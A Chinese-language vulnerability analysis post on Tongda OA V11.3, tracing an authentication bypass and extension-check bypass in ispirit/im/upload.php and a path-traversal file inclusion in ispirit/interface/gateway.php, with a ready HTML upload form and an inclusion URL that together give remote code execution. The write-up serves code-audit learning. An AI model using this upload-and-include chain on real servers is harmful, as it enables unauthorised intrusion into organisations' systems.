通达OA文件上传及文件包含漏洞分析

爱吃猫的闲鱼 / 2020-03-27 09:48:30 / 浏览数 8855

一 前言


安全圈只要爆出一个重大漏洞，就是一次腥风血雨，学习代码审计没有多久，看着网上各位大佬分析，也忍不住想分析一下，主要是看到好像漏洞利用不太难，适合我等初学者学习。
本次复现环境是通达OAV11.3，文件上传漏洞为全版本通杀，文件包含漏洞/ispirit/interface/gateway.php只有V11.3版本存在，web文件加密为zend加密，需要下载解密软件进行解密，相关软件下载地址如下：
OA软件地址：https://www.tongda2000.com/download/2019.php
zend 5.4解密工具：https://www.cr173.com/soft/418289.html

二任意文件上传


根据网上众多复现内容，跟进到存在漏洞的文件ispirit/im/upload.php这个文件

```
$P = $_POST["P"];
if (isset($P) || ($P != "")) {
    ob_start();
    include_once "inc/session.php";
    session_id($P);
    session_start();
    session_write_close();
}
else {
    include_once "./auth.php";
}
```

如果直接访问该url会提示用户未登录



如果带入P参数提交的话，可以看到PHPSESSID已经设置为P参数，已经绕过了登录限制




然后接下来根据流程，开始判断DEST_UID参数，只需要传入一个不为空和0的数字即可
intval($DEST_UID)如果是空或者为0输出都是0

```
if (($DEST_UID != "") && !td_verify_ids($ids)) {  //该函数主要是判断传进来的DEST_UID是否为非数字
    $dataBack = array("status" => 0, "content" => "-ERR " . _("接收方ID无效"));
    echo json_encode(data2utf8($dataBack));
    exit();
}

if (strpos($DEST_UID, ",") !== false) {
}
else {
    $DEST_UID = intval($DEST_UID);//主要用来判断DEST_UID是否是空或者为0，当为空或者为0的时候DEST_UID都为0

}

if ($DEST_UID == 0) {  判断是否
    if ($UPLOAD_MODE != 2) {
        $dataBack = array("status" => 0, "content" => "-ERR " . _("接收方ID无效"));
        echo json_encode(data2utf8($dataBack));
        exit();
    }
}
```

报错是无文件上传

```
{"status":0,"content":"-ERR \u65e0\u6587\u4ef6\u4e0a\u4f20"}
```



接下来继续跟进函数，只要是全局变量1 <= count($_FILES)即可，也就是有文件上传就会调用upload函数

```
if (1 <= count($_FILES)) {
    if ($UPLOAD_MODE == "1") {
        if (strlen(urldecode($_FILES["ATTACHMENT"]["name"])) != strlen($_FILES["ATTACHMENT"]["name"])) {
            $_FILES["ATTACHMENT"]["name"] = urldecode($_FILES["ATTACHMENT"]["name"]);
        }
    }

    $ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);
```

然后跟进到upload函数，位于inc/utility_file.php中，当然主要看的是上传允许的后缀问题,但是这里所用的getshell方式是文件包含，绕不绕过也就无所谓了

```
if (!is_uploadable($ATTACH_NAME)) {
                $ERROR_DESC = sprintf(_("禁止上传后缀名为[%s]的文件"), substr($ATTACH_NAME, strrpos($ATTACH_NAME, ".")
+ 1));
            }
```

可以看到调用了is_uploadable函数，跟进到该函数，同样位于inc/utility_file.php，代码意思是寻找最后一次出现 . 的位置，然后寻找后三个字符，然后变成小写字符看是否匹配字符'php'，绕过方式为在最后加 .

```php
function is_uploadable($FILE_NAME)
{
    $POS = strrpos($FILE_NAME, ".");

    if ($POS === false) {
        $EXT_NAME = $FILE_NAME;
    }
    else {
        if (strtolower(substr($FILE_NAME, $POS + 1, 3)) == "php") {
            return false;
        }
```

然后继续跟进函数UPLOAD_MODE 该函数是用来回显用的，参数值为 1 2 3,

```php
elseif ($UPLOAD_MODE == "2") {
    $DURATION = intval($_POST["DURATION"]);
    $CONTENT = "[vm]" . $ATTACHMENT_ID . "|" . $ATTACHMENT_NAME . "|" . $DURATION . "[/vm]";
    $query = "INSERT INTO WEIXUN_SHARE (UID, CONTENT, ADDTIME) VALUES ('" . $_SESSION["LOGIN_UID"] . "', '" . $CONTENT . "', '" . time() . "')";
    $cursor = exequery(TD::conn(), $query);
    echo "+OK " . $CONTENT;
}
```

当UPLOAD_MODE值为1时，看返回的值

Response

Raw | Headers | Hex | Render

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 20 Mar 2020 05:40:38 GMT
Content-Type: text/html; charset=gbk
Connection: close
Vary: Accept-Encoding
Set-Cookie: PHPSESSID=123; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 74

{"status":1,"content":"[vm]253@2003_822231599|x.php.|0[\/vm]","file_id":1}
```

然后分析下这个保存路径问题
首先可以看到UPLOAD_MODE所需要的ATTACHMENT_ID等参数来自于ATTACHMENTS,
而ATTACHMENTS则是调用upload函数的返回结果

```
    $ATTACHMENTS = upload("ATTACHMENT", $MODULE, false);

3   if (!is_array($ATTACHMENTS)) {
        $dataBack = array("status" => 0, "content" => "-ERR " . $ATTACHMENTS);
        echo json_encode(data2utf8($dataBack));
        exit();
    }

    ob_end_clean();                                    2
    $ATTACHMENT_ID = substr($ATTACHMENTS["ID"], 0, -1);
    $ATTACHMENT_NAME = substr($ATTACHMENTS["NAME"], 0, -1);

    if ($TYPE == "mobile") {
        $ATTACHMENT_NAME = td_iconv(urldecode($ATTACHMENT_NAME), "utf-8", MYOA_CHARSET);
    }
}
else {
    $dataBack = array("status" => 0, "content" => "-ERR " . _("无文件上传"));
    echo json_encode(data2utf8($dataBack));
    exit();
}

$FILE_SIZE = attach_size($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);

if (!$FILE_SIZE) {
    $dataBack = array("status" => 0, "content" => "-ERR " . _("文件上传失败"));
    echo json_encode(data2utf8($dataBack));
    exit();
}

if ($UPLOAD_MODE == "1") {                                  1
    if (is_thumbable($ATTACHMENT_NAME)) {
        $FILE_PATH = attach_real_path($ATTACHMENT_ID, $ATTACHMENT_NAME, $MODULE);
        $THUMB_FILE_PATH = substr($FILE_PATH, 0, strlen($FILE_PATH) - strlen($ATTACHMENT_NAME)) . "thumb_" . $ATTACHMENT_NAME;
        CreateThumb($FILE_PATH, 320, 240, $THUMB_FILE_PATH);
```

我们所需要的ATTACHMENTS["ID"]来源于add_attach函数，add_attach函数同样位于inc/utility_file.php文件下

```
if ($ERROR_DESC == "") {
    $ATTACH_NAME = str_replace("'", "", $ATTACH_NAME);
    $ATTACH_ID = add_attach($ATTACH_FILE, $ATTACH_NAME, $MODULE);
2
    if ($ATTACH_ID === false) {
        $ERROR_DESC = sprintf(_("文件[%s]上传失败"), $ATTACH_NAME);
    }
    else {
        $ATTACHMENTS["ID"] .= $ATTACH_ID . ",";          1
        $ATTACHMENTS["NAME"] .= $ATTACH_NAME . "*";
    }
```

在add_attach函数中，看到保存路径，FILENAME

```
    $PATH = $ATTACH_PATH_ACTIVE . $MODULE;
    if (!file_exists($PATH) || !is_dir($PATH)) {
        @mkdir($PATH, 448);
    }

    $PATH = $PATH . "/" . $YM;
    if (!file_exists($PATH) || !is_dir($PATH)) {
        @mkdir($PATH, 448);
    }

    $ATTACH_NAME = (is_default_charset($ATTACH_NAME) ? $ATTACH_NAME : iconv("utf-8", MYOA_CHARSET, $ATTACH_NAME));
    $EXT_NAME = substr($ATTACH_NAME, strrpos($ATTACH_NAME, "."));
    $ATTACH_NAME = str_replace($EXT_NAME, strtolower($EXT_NAME), $ATTACH_NAME);
    $ATTACH_FILE = (MYOA_ATTACH_NAME_FORMAT ? md5($ATTACH_NAME) . ".td" : $ATTACH_NAME);
    $ATTACH_ID = mt_rand();
    $FILENAME = $PATH . "/" . $ATTACH_ID . "." . $ATTACH_FILE;

    if (file_exists($FILENAME)) {
        $ATTACH_ID = mt_rand();
        $FILENAME = $PATH . "/" . $ATTACH_ID . "." . $ATTACH_FILE;
    }
```

然后看这个函数的返回值，返回值中包含了文件路径以及自定义部分的文件名，在upload函数返回了原始文件名部分。

```
    $ATTACH_ID_NEW = $AID . "@" . $YM . "_" . $ATTACH_ID;
    if (is_office($ATTACH_NAME) && ($ATTACH_SIGN != 0)) {
        $ATTACH_ID_NEW .= "." . $ATTACH_SIGN;
    }

    return $ATTACH_ID_NEW;
}
```

上传可以用一个html来进行

```
<form id="frmUpload" enctype="multipart/form-data"
action="http://127.0.0.1:8081/ispirit/im/upload.php" method="post">Upload a new file:<br>
<input type="hidden" name="P" value="123">
<input type="hidden" name="TYPE" value="123">
<input type="hidden" name="DEST_UID" value="10">
<input type="file" name="ATTACHMENT" size="50"><br>
<input type="hidden" name="UPLOAD_MODE" value="1">
<input id="btnUpload" type="submit" value="Upload">
</form>
```

三 文件包含

漏洞文件位于ispirit/interface/gateway.php

```
if ($json) {
    $json = stripcslashes($json);
    $json = (array) json_decode($json);

    foreach ($json as $key => $val ) {
        if ($key == "data") {
            $val = (array) $val;

            foreach ($val as $keys => $value ) {
                $keys = $value;
            }
        }

        if ($key == "url") {
            $url = $val;
        }
    }

    if ($url != "") {
        if (substr($url, 0, 1) == "/") {
            $url = substr($url, 1);
        }

        if ((strpos($url, "general/") !== false) || (strpos($url, "ispirit/") !== false) || (strpos($url, "module/") !== false)) {
            include_once $url;//只需要存在 general/  ispirit/  module/  这几中个的任何一个字符串即可
        }
    }

    exit();
}
```

```
http://localhost:8081/ispirit/interface/gateway.php?json=
{%22url%22:%22qqqispirit/../../attach/im/2003/376154918.x.php%22}
```

上一篇： 通达OA文件上传&文件包含导致RCE浅析
下一篇： pickle反序列化初探

0 条回复

动动手指，沙发就是你的了！

登录 后跟帖